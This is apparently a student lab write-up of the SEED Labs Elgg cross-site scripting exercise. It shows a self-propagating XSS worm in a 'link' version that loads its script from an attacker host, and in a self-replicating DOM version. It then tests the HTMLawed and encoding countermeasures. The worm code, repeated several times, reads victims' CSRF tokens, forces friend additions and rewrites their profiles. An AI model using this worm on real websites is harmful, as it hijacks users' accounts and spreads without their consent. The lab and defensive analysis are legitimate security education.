
Link approach

1. We try the 'link' approach. Create a JavaScript file called 'xss_worm_link.js' with the code below:




```
window.onload = function () {
edit_profile();
add_friend();
}
function add_friend(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
function edit_profile(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var jscode = "<script type=\"text/javascript\" src=\"http://xsslabattacker.com/xss_worm_link.js\"> </script>";
var description="&description="+jscode;
var accesslevel = "&accesslevel[description]=2";
//Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content="name="+userName+guid+ts+token+description+accesslevel; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)  {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
```

2. Change the content of Smay's profile for letting it points to the 'xss_worm_link.js'.
3. So, if our first victim, Boby, click to Samy's profile. He will add Samy as his friend immediately.



4. Then we use Alice to visit Boby's profile page, we can find that Alice will also be added Samy as her friend immediately.




DOM approach


1. The code is like below:

```
<script id="worm">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function () {
    edit_profile(wormCode);
    add_friend();
}
function add_friend() {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl =
"http://www.xsslabelgg.com/action/friends/add?friend=47" + ts +
token; //FILL IN
    //Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    Ajax.send();
}
function edit_profile(wc) {
    //JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var jscode = wc;
    var description = "&description=" + jscode;
    var accesslevel = "&accesslevel[description]=2";
    //Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = "name=" + userName + guid + ts + token +
description + accesslevel; //FILL IN
    var samyGuid = 47; //FILL IN
    if (elgg.session.user.guid != samyGuid) {
        //Create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

We just need to write the code above into Samy's 'About me' field. Then try the same test as the link approach.


2. We still use Boby as the first victim. First, we let Boby access Samy's profile, then we use Alice to access Boby's profile.
   We can see Boby is now added Samy as his friend, and Boby's profile contains the malicious JavaScript code.





Boby : XSS Lab Site
http://www.xsslabelgg.con
view-source:http://www.xsslabelgg.com/profile/boby
Search
Most Visited
SEED Labs
Sites for Labs

```
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function () {
    edit_profile(wormCode);
    add_friend();
}
function add_friend() {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token; //FILL IN
    //Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
function edit_profile(wc) {
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var jscode = wc;
```

Use Alice to access Boby's profile. The result:





Alice : XSS Lab Site
http://www.xsslabelgg.con
view-source:http://www.xsslabelgg.com/profile/alice
Search
Most Visited
SEED Labs
Sites for Labs
2


```
        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">alice</span><h2 class="p-name fn">Alice</h2><p class='profile
<p><script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function () {
    edit_profile(wormCode);
    add_friend();
}
function add_friend() {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token; //FILL IN
    //Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
function edit_profile(wc) {
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
```

Task07

1. We just turn on the HTMLawed。


Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is Top Up Down Bottom

2. Then try the attack again.
We visit Boby's profile and find that the JavaScript is turned into a string. The tag of '<script>' has been filtered, and the '<','>',etc, in the code are also be encoded.



Boby
About me
```
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
window.onload = function () {
edit_profile(wormCode);
add_friend();
}
function add_friend() {
var Ajax = null;
```
Edit profile

Friends

About me

Visual editor
```
<p>var headerTag = &quot;&quot;; var jsCode = document.getElementById(&quot;worm&quot;).innerHTML;
var tailTag = &quot;&lt;/&quot; + &quot;script&gt;&quot;; var wormCode = encodeURIComponent(headerTag +
jsCode + tailTag); window.onload = function () { edit_profile(wormCode); add_friend(); } function add_friend() {
var Ajax = null; var ts = &quot;&amp;__elgg_ts=&quot; + elgg.security.token.__elgg_ts; var token =
&quot;&amp;__elgg_token=&quot; + elgg.security.token.__elgg_token; //Construct the HTTP request to add
Samy as a friend. var sendurl = &quot;http://www.xsslabelgg.com/action/friends/add?friend=47&quot; + ts +
```


And if we use Alice to access Boby's profile, the attack is not going to work.


Alice
About me
aaa

Friends
No friends yet.

However, if we close the countermeasure one, and then visit the Boby's profile. The attack are working again.

3. Then we turn on another countermeasure. In this time, both countermeasures are turned on.
First, we visit Boby's profile.


Boby
About me
```
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
```
Friends

Boby's profile is showing the JavaScript code. It seems has no difference with the situation if we only turn on the HTMLawed.
However, If we turn off both the countermeasure one and two, we will find that the attack is still not working. And we visit the Boby's profile, we can find that the '<','>', etc, int the 'About me' field is still encoded.

So, the countermeasure one is used to filter the HTML tag and encode the special characters while the page is sent from server to the client, and the filter result is not going to be stored in the database.
And for the countermeasure two. It will encode the string while user send to the server. So that the encoded result will be stored in the database. In this way, even if the countermeasure is turned off, the attack is still not working.